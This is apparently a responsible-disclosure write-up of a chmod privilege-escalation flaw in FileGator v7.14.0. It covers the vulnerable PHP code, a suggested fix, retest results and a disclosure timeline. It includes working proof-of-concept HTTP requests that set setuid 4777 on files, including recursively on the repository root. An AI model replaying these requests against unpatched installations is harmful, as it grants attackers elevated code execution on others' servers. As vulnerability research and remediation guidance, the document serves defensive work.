FileGator v7.14.0 — Privilege Escalation via Unvalidated chmod Endpoint
A low-privileged authenticated user with the chmod permission could set arbitrary Unix special permission bits (setuid, setgid, sticky) on any file or directory they could reach across all three storage adapters (Local, SFTP, FTP). With one recursive call, the entire repository tree could be flipped to setuid root.
FileGator is an open-source multi-user file manager
written in PHP, widely deployed in shared-hosting and self-hosted setups. It supports three
filesystem adapters out of the box — Local, SFTP, and FTP — and ships with a fine-grained
permission model (read, write, upload, download, delete, chmod, zip, …) that lets
administrators grant capabilities on a per-role basis.
The chmod capability is intended to be a low-risk file-management primitive: change 0644 to
0600, lock down a directory to 0700, that sort of thing. In version 7.14.0 it accepted any
integer the client wanted to send — including values that set the setuid, setgid, and
sticky bits on the underlying filesystem.
Any user with the chmod capability — which by default is granted to the standard user role
— could therefore upload a binary, mark it 4777, and obtain code execution as the file owner
on the next invocation. On most deployments that file owner is www-data or root. The bug
was reported on 2026-05-15, patched in v7.14.2 on 2026-05-18, and credited in the
FileGator changelog.
The endpoint#
The vulnerable surface is a single JSON POST:
POST /index.php?r=/chmoditems HTTP/1.1
Host: <target>
Content-Type: application/json
X-CSRF-Token: <token>
Cookie: filegator=<session>

{
  "items":       [{"path":"/exploit_target.sh","type":"file"}],
  "permissions": "4777",
  "recursive":   "all"
}
The two parameters that matter:
permissions— a string the backend will run throughoctdec()and hand straight to PHP’schmod().recursive— when set to"all"and the item is a directory, the same permission is applied to every file and subdirectory below it.
Standard Unix permission values live in the range 000–777. Anything above that encodes a
special bit:
| Octal prefix | Bit | What it means |
|---|---|---|
4xxx | setuid | The executable runs with the file owner’s privileges, not the caller’s. |
2xxx | setgid | Same idea, but for the file’s group. |
1xxx | sticky | Only the file’s owner can delete it from the parent directory. |
7xxx | all three | Maximum privilege amplification. |
FileGator’s chmod handler performed no validation on the supplied value before passing it
to the kernel. The PHP octdec() function happily converts "4777" to decimal 2559
(octal 04777), and chmod() happily applies it.
Reproduction#
The complete chain assumes a single low-privilege account on the target installation. No admin access, no exotic preconditions.
Step 1 — Authenticate#
GET /index.php?r=/getuser HTTP/1.1
→ Response header: X-CSRF-Token: <token>

POST /index.php?r=/login HTTP/1.1
Content-Type: application/json
X-CSRF-Token: <token>

{"username":"user","password":"user123"}
The session cookie returned by the login response will be carried for the rest of the chain.
Step 2 — Drop a payload#
A shell script will do for the demonstration, but a compiled binary works the same way. The request below creates an empty file via the normal upload path:
POST /index.php?r=/createnew HTTP/1.1
Content-Type: application/json
X-CSRF-Token: <token>

{"type":"file","name":"exploit_target.sh"}

At this point the file exists on disk with mode 644 and owner matching the FileGator process
user. On a typical install that’s www-data or root.
Step 3 — Flip the setuid bit#
POST /index.php?r=/chmoditems HTTP/1.1
Content-Type: application/json
X-CSRF-Token: <token>
Cookie: filegator=<session>

{
  "items":       [{"path":"/exploit_target.sh","type":"file"}],
  "permissions": "4777"
}
Server response:
{"data":"Done"}Step 4 — Confirm on disk#
$ ls -la repository/exploit_target.sh
-rwsrwxrwx 1 root root 48 May 15 18:22 exploit_target.sh

$ stat -c "%a" repository/exploit_target.sh
4777
The s in -rws... is the setuid bit. The file is owned by root. Anyone who can execute it
now runs as root.

exploit_target.sh is created with mode 644.


stat confirms 4777; ls shows the setuid bit (-rwsrwxrwx) on a root-owned file.Recursive amplification#
The bug is meaningfully worse with recursive=all. A single request against the root of any
directory the user can reach will rewrite every descendant:
POST /index.php?r=/chmoditems HTTP/1.1
Content-Type: application/json
X-CSRF-Token: <token>

{
  "items":       [{"path":"/","type":"dir"}],
  "permissions": "4777",
  "recursive":   "all"
}
After one call:
$ ls -la repository/
drwsrwxrwx root root 4096 ./
-rwsrwxrwx root root   12 .gitignore
-rwsrwxrwx root root   48 exploit_target.sh

$ stat -c "%a %n" repository/*
4777 repository/.gitignore
4777 repository/exploit_target.sh
Root cause#

The handler lives in backend/Services/Storage/Filesystem.php, method chmodItem(). At the
time of disclosure it looked like this:
public function chmodItem(string $path, int $permissions)
{
    $adapter = $this->storage->getAdapter();

    switch (get_class($adapter)) {
        case 'League\Flysystem\Adapter\Local':
            $absolutePath = $adapter->applyPathPrefix($path);
            return chmod($absolutePath, octdec($permissions)); // ← no validation

        case 'League\Flysystem\Sftp\SftpAdapter':
            return $adapter->getConnection()->chmod($path, octdec($permissions));

        case 'Filegator\Services\Storage\Adapters\FilegatorFtp':
            return ftp_chmod($adapter->getConnection(), octdec($permissions), $path);
    }
}
The value flowed end-to-end from the request body:
JSON body → FileController::chmodItems()
          → Filesystem::chmod()
          → Filesystem::chmodItem()
          → chmod() / SFTP chmod / ftp_chmod
There was no bounds check at any layer, and the controller didn’t restrict the input type beyond “must be a number”. All three adapters were equally affected — the bug wasn’t a property of the Local backend, it was a property of the abstraction over all of them.
Suggested fix#
Reject anything outside the standard Unix range, then reject anything that still has a special
bit set after the octdec() conversion:
public function chmod(string $path, int $permissions, string $recursive = null)
{
    if ($permissions < 0 || $permissions > 777) {
        throw new \Exception('Invalid permission value. Must be between 000 and 777.');
    }

    $octalValue = octdec($permissions);
    if ($octalValue > 0777) {
        throw new \Exception(
            'Special permission bits (setuid/setgid/sticky) are not allowed.'
        );
    }

    // ... rest of existing code
}
The patch that shipped in v7.14.2 takes essentially this shape. Once it was in, I re-ran every exploit variant against a fresh install:
| Variant | v7.14.0 | v7.14.2 |
|---|---|---|
setuid via 4777 | accepted | blocked |
setgid via 2777 | accepted | blocked |
sticky via 1777 | accepted | blocked |
All special bits via 7777 | accepted | blocked |
Recursive setuid on / | full tree | blocked |
Legitimate 755, 644, 600 | works | works |
Functional behaviour is preserved; the exotic codepath is closed.
A second finding while testing the fix#
While retesting, the new validation path was reachable but it surfaced the exception as an unhandled PHP fatal error. The full stack trace — including the absolute filesystem path of the FileGator install — was returned in the HTTP response body. Not a security control bypass, but a useful piece of reconnaissance for a follow-up attack and a real footgun for anyone deploying behind a reverse proxy that doesn’t strip error pages.
I reported it the same day. The maintainer pushed
commit 4a44ed9a
later that afternoon to wrap unhandled exceptions and return a generic 500. It shipped in
v7.14.3.
Disclosure timeline#
| Date | Event |
|---|---|
| 2026-05-15 | Bug discovered during manual code review. Working PoC the same day. Reported by email. |
| 2026-05-18 | Vendor confirmed, fix landed in v7.14.2, credit accepted in CHANGELOG. |
| 2026-05-18 (later) | Stack-trace leakage reported as a follow-up. |
| 2026-05-18 (evening) | Exception-handling commit (4a44ed9a) pushed. |
| 2026-05-22 | v7.14.3 released with the exception-handling change. |
Takeaways#
A few things worth pulling out of this one:
chmodis not an innocuous permission. Anywhere a web application exposes “set file mode” to a user, the input has to be clamped to0000–0777. The special bits exist for legitimate reasons but the web tier is never the place to grant them.- Treat the abstraction, not the implementation. The bug existed once in
chmodItem()and inherited itself into all three storage adapters. Fixing it inLocalonly would have left SFTP and FTP exposed. octdec()is a footgun. PHP will silently widen"7777"to a perfectly valid integer. Validate the string before conversion, or validate the integer after.- The UI hid the impact. FileGator’s permission column rendered three digits. Operators
watching their own dashboard would not have seen a
setuidbit get set.
Credit#
Crediting on this one was straightforward — the maintainer offered a CHANGELOG mention and released the fix within three days of the report. The relevant changelog entry:
7.14.2 — 2026-05-18 Security fix: validate permission bits when using chmod, reported by Abdul Moiz (https://github.com/moizxsec).
A CVE request has been submitted; it will be linked here once assigned.
Found a mistake or want to discuss this research? Email.
All research conducted under authorisation or responsible-disclosure policy. Client identifiers redacted where applicable.